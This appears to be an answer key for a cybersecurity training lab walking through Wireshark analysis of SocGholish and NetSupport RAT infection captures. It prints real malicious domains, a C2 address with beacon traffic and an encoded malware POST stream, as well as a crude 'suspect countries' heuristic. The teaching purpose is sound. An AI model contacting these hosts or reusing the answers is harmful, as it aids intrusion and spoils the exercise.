
This document provides the answers/walk throughs to Lab #1 part 1 and 2 questions on Slides 7 and 12 for this lesson.

Lab 1 Part 1

Open the “2020-02-04-socgholish-traffic-example” pcap

If needed, review the following walkthrough on the basics of traffic filtering
[Using Wireshark - Display Filter Expressions]

Try the following wireshark filter “http.request || ssl.handshake.type”


http.request || ssl.handshake.type

No.	Time	Source	Destination	Protocol	Length	Destination Port	Info
99	7.256631	10.2.4.101	themanshops.com	HTTP	389	80	GET /wp-includes/css/dashicons.min.css?ver=5.2.5 HTTP/1.1
100	7.256673	10.2.4.101	themanshops.com	HTTP	376	80	GET /wp-includes/js/jquery/jquery.js?ver=1.12.4-wp HTTP/1.1
103	7.256820	10.2.4.101	themanshops.com	HTTP	384	80	GET /wp-includes/js/jquery/jquery-migrate.min.js?ver=1.4.1 HTTP/1.1
105	7.256907	10.2.4.101	fonts.googleapis.com	HTTP	460	80	GET /css?family=Open+Sans:300italic,400italic,600italic,700italic,800italic,400,300,60
107	7.262477	10.2.4.101	themanshops.com	HTTP	411	80	GET /wp-content/uploads/pum/pum-site-scripts.js?defer&generated=1571418995&ver=1.8.13
111	7.275342	10.2.4.101	themanshops.com	HTTP	411	80	GET /wp-content/plugins/wonderplugin-carousel/engine/wonderplugincarousel.js?ver=12.0
115	7.277928	10.2.4.101	themanshops.com	HTTP	416	80	GET /wp-content/plugins/wonderplugin-carousel/engine/wonderplugincarouselskins.js?ver=
118	7.362951	10.2.4.101	themanshops.com	HTTP	382	80	GET /wp-includes/js/jquery/ui/position.min.js?ver=1.11.4 HTTP/1.1
123	7.579163	10.2.4.101	themanshops.com	HTTP	378	80	GET /wp-includes/js/jquery/ui/core.min.js?ver=1.11.4 HTTP/1.1
126	7.637204	10.2.4.101	themanshops.com	HTTP	381	80	GET /wp-content/themes/Divi/js/custom.min.js?ver=3.29.3 HTTP/1.1
139	7.830941	10.2.4.101	themanshops.com	HTTP	407	80	GET /wp-content/cache/et/42/et-core-unified-15793021609401.min.css HTTP/1.1
155	8.372390	10.2.4.101	themanshops.com	HTTP	388	80	GET /wp-content/themes/Divi/core/admin/js/common.js?ver=3.29.3 HTTP/1.1
164	8.494280	10.2.4.101	themanshops.com	HTTP	371	80	GET /wp-includes/js/wp-embed.min.js?ver=5.2.5 HTTP/1.1
170	8.534521	10.2.4.101	themanshops.com	HTTP	379	80	GET /wp-includes/js/wp-emoji-release.min.js?ver=5.2.5 HTTP/1.1
172	8.541675	10.2.4.101	fonts.googleapis.com	TLSv1.2	230	443	Client Hello
188	8.830973	fonts.googleapis.com	10.2.4.101	TLSv1.2	1424	50569	Server Hello
190	8.883877	10.2.4.101	cds.j3z9t3p6.hwcdn.net	TLSv1.2	233	443	Client Hello
193	8.890395	fonts.googleapis.com	10.2.4.101	TLSv1.2	204	50569	Certificate, Server Key Exchange, Server Hello Done
195	8.893147	10.2.4.101	fonts.googleapis.com	TLSv1.2	147	443	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
200	8.972917	fonts.googleapis.com	10.2.4.101	TLSv1.2	346	50569	New Session Ticket, Change Cipher Spec, Encrypted Handshake Message


---

From the pcap, what domains / urls look suspicious?


A good go-to when it comes to figuring out the legitimacy of a domain is to google the domain in question in quotes.

1. The compromised site “themanshops[.]com”
2. Traffic related to google, “font.googleapis.com”
3. A content delivery network used by Microsoft “hwcdn.net”
    a. [Windows 10, version 1709, connection endpoints for non-Enterprise editions - Windows Privacy]
4. A domain named pixelapn[.]adsprofitnetwork[.]com, from the name it seems like it’s related to advertising, but what comes up when you search it?


Lab 1 - SocGholish PCAP Analysis



a. This first result is on a forum for wordpress, so this may or may not be reputable but seems to point to this domain not being legitimate.
    i. https://wordpress.org/support/topic/malware-redirect-from-edit-post/




5. For “sodality[.]mandmsolicitors[.]com” and "trace[.]mukandratourandtravels[.]com" the results come up as much more definitively malicious.



Lab 1 - SocGholish PCAP Analysis

What certificate authority (CA) does pixel[.]adsprofitnetwork[.]com use?




A. Certificate Authority (CA): Let's Encrypt

Do any other domains use that same CA?


Drill down into one of the packets with the certificate info and look for:

printableString: Let's Encrypt Authority X3

right-click on the CA and choose “apply as filter” > selected



A. WireShark should now apply the filter **x509sat.printableString == "Let's Encrypt"**



B. Now with this filter, we see the same domains that we previously identified as suspicious, and without the google results from earlier these definitely appear to have some relation to our activity.

C. **Note:** “Let’s Encrypt” is a legitimate certificate authority, so a website that uses them for certificates is not suspicious in of itself; it is frequently used by attackers due to it being a free and easy way to get a valid TLS certificate to encrypt web traffic. In this case it seems to be a common TTP used by this attacker.

Although none of the fields used by this attacker's TLS certificate seem overtly sketchy do you see any other values in the certificate data that might be of use during a malware investigation?

There are no "right" answers to this, but examine what fields you see in this certificate data, does anything seem like it could be something to distinguish suspect activity from normal traffic?


A. Values such as the CountryName value could identify site certificates from suspect countries (e.g. Nigeria, Russia, Ukraine etc)
B. Values around the validity dates might show the certificate is expired way outside of expected valid dates
C. Ambiguity around the organization names around who the certificate is issued to could be another point of interest.
D. Deriving a JA3 hash on the TLS traffic could also identify suspect traffic
    a. [salesforce/ja3: JA3 is a standard for creating SSL client fingerprints in an easy to produce and shareable way.]

This concludes Part 1 of the lab, please return to the presentation (slide 7)

Lab 1 Part 2


Open the “2020-02-05-socgholish-JS-file-sends-NetSupport-RAT” pcap

Note: The pcap in this exercise has been cut down to only traffic related to the infection of the host.



No.	Time	Source	Destination	Protocol	Length	Destination Po
1	2020-02-05 16:57:35…	10.2.5.101	10.2.5.1	DNS	89	
2	2020-02-05 16:57:35…	10.2.5.1	10.2.5.101	DNS	105	
3	2020-02-05 16:57:35…	10.2.5.101	2e2be1cd.auth.codingbit.co.in	TCP	66	80
4	2020-02-05 16:57:35…	2e2be1cd.auth.codingbit.co.in	10.2.5.101	TCP	66	49744
5	2020-02-05 16:57:35…	10.2.5.101	2e2be1cd.auth.codingbit.co.in	TCP	60	80
6	2020-02-05 16:57:35…	10.2.5.101	2e2be1cd.auth.codingbit.co.in	TCP	384	80
7	2020-02-05 16:57:35…	10.2.5.101	2e2be1cd.auth.codingbit.co.in	HTTP	76	80
8	2020-02-05 16:57:35…	2e2be1cd.auth.codingbit.co.in	10.2.5.101	TCP	54	49744
9	2020-02-05 16:57:35…	2e2be1cd.auth.codingbit.co.in	10.2.5.101	TCP	54	49744
10	2020-02-05 16:57:35…	2e2be1cd.auth.codingbit.co.in	10.2.5.101	TCP	1436	49744
11	2020-02-05 16:57:35…	2e2be1cd.auth.codingbit.co.in	10.2.5.101	TCP	1436	49744
12	2020-02-05 16:57:35…	2e2be1cd.auth.codingbit.co.in	10.2.5.101	HTTP	746	49744
13	2020-02-05 16:57:35…	10.2.5.101	2e2be1cd.auth.codingbit.co.in	TCP	60	80
14	2020-02-05 16:57:36…	10.2.5.101	2e2be1cd.auth.codingbit.co.in	TCP	386	80
15	2020-02-05 16:57:36…	10.2.5.101	2e2be1cd.auth.codingbit.co.in	TCP	1408	80
16	2020-02-05 16:57:36…	10.2.5.101	2e2be1cd.auth.codingbit.co.in	TCP	1408	80
17	2020-02-05 16:57:36…	10.2.5.101	2e2be1cd.auth.codingbit.co.in	TCP	1408	80
18	2020-02-05 16:57:36…	10.2.5.101	2e2be1cd.auth.codingbit.co.in	HTTP	576	80
19	2020-02-05 16:57:36…	2e2be1cd.auth.codingbit.co.in	10.2.5.101	TCP	54	49744

Try the following wireshark filter “http.request || dns”




No.	Time	Source	Host	Protocol	Length	Destination Port	Info
1	2020-02-05 16:57:35…	10.2.5.101		DNS	89		Standard query 0x6bc2 A 2e2be1cd.auth.codingbit.co.in
2	2020-02-05 16:57:35…	10.2.5.1		DNS	105		Standard query response 0x6bc2 A 2e2be1cd.auth.codingbit.co.in A 130.0.233.178
7	2020-02-05 16:57:35…	10.2.5.101	2e2be1cd.auth.codingbit.co.in	HTTP	76	http (80)	POST /submit.aspx HTTP/1.1
18	2020-02-05 16:57:36…	10.2.5.101	2e2be1cd.auth.codingbit.co.in	HTTP	576	http (80)	POST /submit.aspx HTTP/1.1
27	2020-02-05 16:57:36…	10.2.5.101	2e2be1cd.auth.codingbit.co.in	HTTP	76	http (80)	POST /submit.aspx HTTP/1.1
9259	2020-02-05 17:03:01…	10.2.5.101	2e2be1cd.auth.codingbit.co.in	HTTP	238	http (80)	POST /submit.aspx HTTP/1.1
9265	2020-02-05 17:03:07…	10.2.5.101		DNS	74		Standard query 0x454c A afsasdfa33.xyz
9266	2020-02-05 17:03:07…	10.2.5.1		DNS	139		Standard query response 0x454c No such name A afsasdfa33.xyz SOA ns0.centralnic.net
9267	2020-02-05 17:03:07…	10.2.5.1		DNS	106		Standard query response 0x454c A afsasdfa33.xyz A 198.105.254.64 A 198.105.244.64
9269	2020-02-05 17:03:07…	10.2.5.101		DNS	86		Standard query 0x666f A geo.netsupportsoftware.com
9270	2020-02-05 17:03:07…	10.2.5.1		DNS	142		Standard query response 0x666f A geo.netsupportsoftware.com CNAME geography.netsuppo
9274	2020-02-05 17:03:07…	10.2.5.101	81.17.21.98	HTTP	268	https (443)	POST http://81.17.21.98/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
9277	2020-02-05 17:03:07…	10.2.5.101	geo.netsupportsoftware.com	HTTP	172	http (80)	GET /location/loca.asp HTTP/1.1
9279	2020-02-05 17:03:07…	10.2.5.101	81.17.21.98	HTTP	543	https (443)	POST http://81.17.21.98/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
9284	2020-02-05 17:03:07…	10.2.5.101	81.17.21.98	HTTP	322	https (443)	POST http://81.17.21.98/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
9285	2020-02-05 17:03:08…	10.2.5.101	81.17.21.98	HTTP	338	https (443)	POST http://81.17.21.98/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
9288	2020-02-05 17:04:08…	10.2.5.101	81.17.21.98	HTTP	282	https (443)	POST http://81.17.21.98/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
9293	2020-02-05 17:05:08…	10.2.5.101	81.17.21.98	HTTP	282	https (443)	POST http://81.17.21.98/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
9295	2020-02-05 17:06:08…	10.2.5.101	81.17.21.98	HTTP	282	https (443)	POST http://81.17.21.98/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
9297	2020-02-05 17:07:09…	10.2.5.101	81.17.21.98	HTTP	282	https (443)	POST http://81.17.21.98/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
9299	2020-02-05 17:08:09…	10.2.5.101	81.17.21.98	HTTP	282	https (443)	POST http://81.17.21.98/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
9301	2020-02-05 17:09:09…	10.2.5.101	81.17.21.98	HTTP	282	https (443)	POST http://81.17.21.98/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
9303	2020-02-05 17:10:09…	10.2.5.101	81.17.21.98	HTTP	282	https (443)	POST http://81.17.21.98/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
9305	2020-02-05 17:11:09…	10.2.5.101	81.17.21.98	HTTP	282	https (443)	POST http://81.17.21.98/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)


Why does this filter work better for this pcap than the previous one we used?

A. There is no TLS traffic present in this pcap, including dns traffic reveals domains from the malware that were not active when the traffic was captured.

What can be discerned from the traffic with the “auth.codingbit[.]co[.]in” domain?

Right-click on the auth[.]codingbit[.]co[.]in domain and select “follow http stream”





```
POST /submit.aspx HTTP/1.1
Accept: */*
Accept-Language: en-us
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E)
Host: 2e2be1cd.auth.codingbit.co.in
Content-Length: 22
Connection: Keep-Alive
Cache-Control: no-cache

62525f0344535f57525544HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 05 Feb 2020 16:57:35 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 3166
Connection: keep-alive
X-Powered-By: PHP/7.2.24
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET,POST,OPTIONS,DELETE,PUT

f18583888a879083d19ea68299cc969485b0a9bed9d3a6a29283988185dfa299949d9dd3d8ca879083d19ea69f9485cc969485b0a9bed9
382949d97bf909c94ccd6dcc0d6ddb29e9c8184859483bf909c94ccd6dcc0d6dda4829483bf909c94ccd6dcc0d6ddb59e9c90989fccd6d
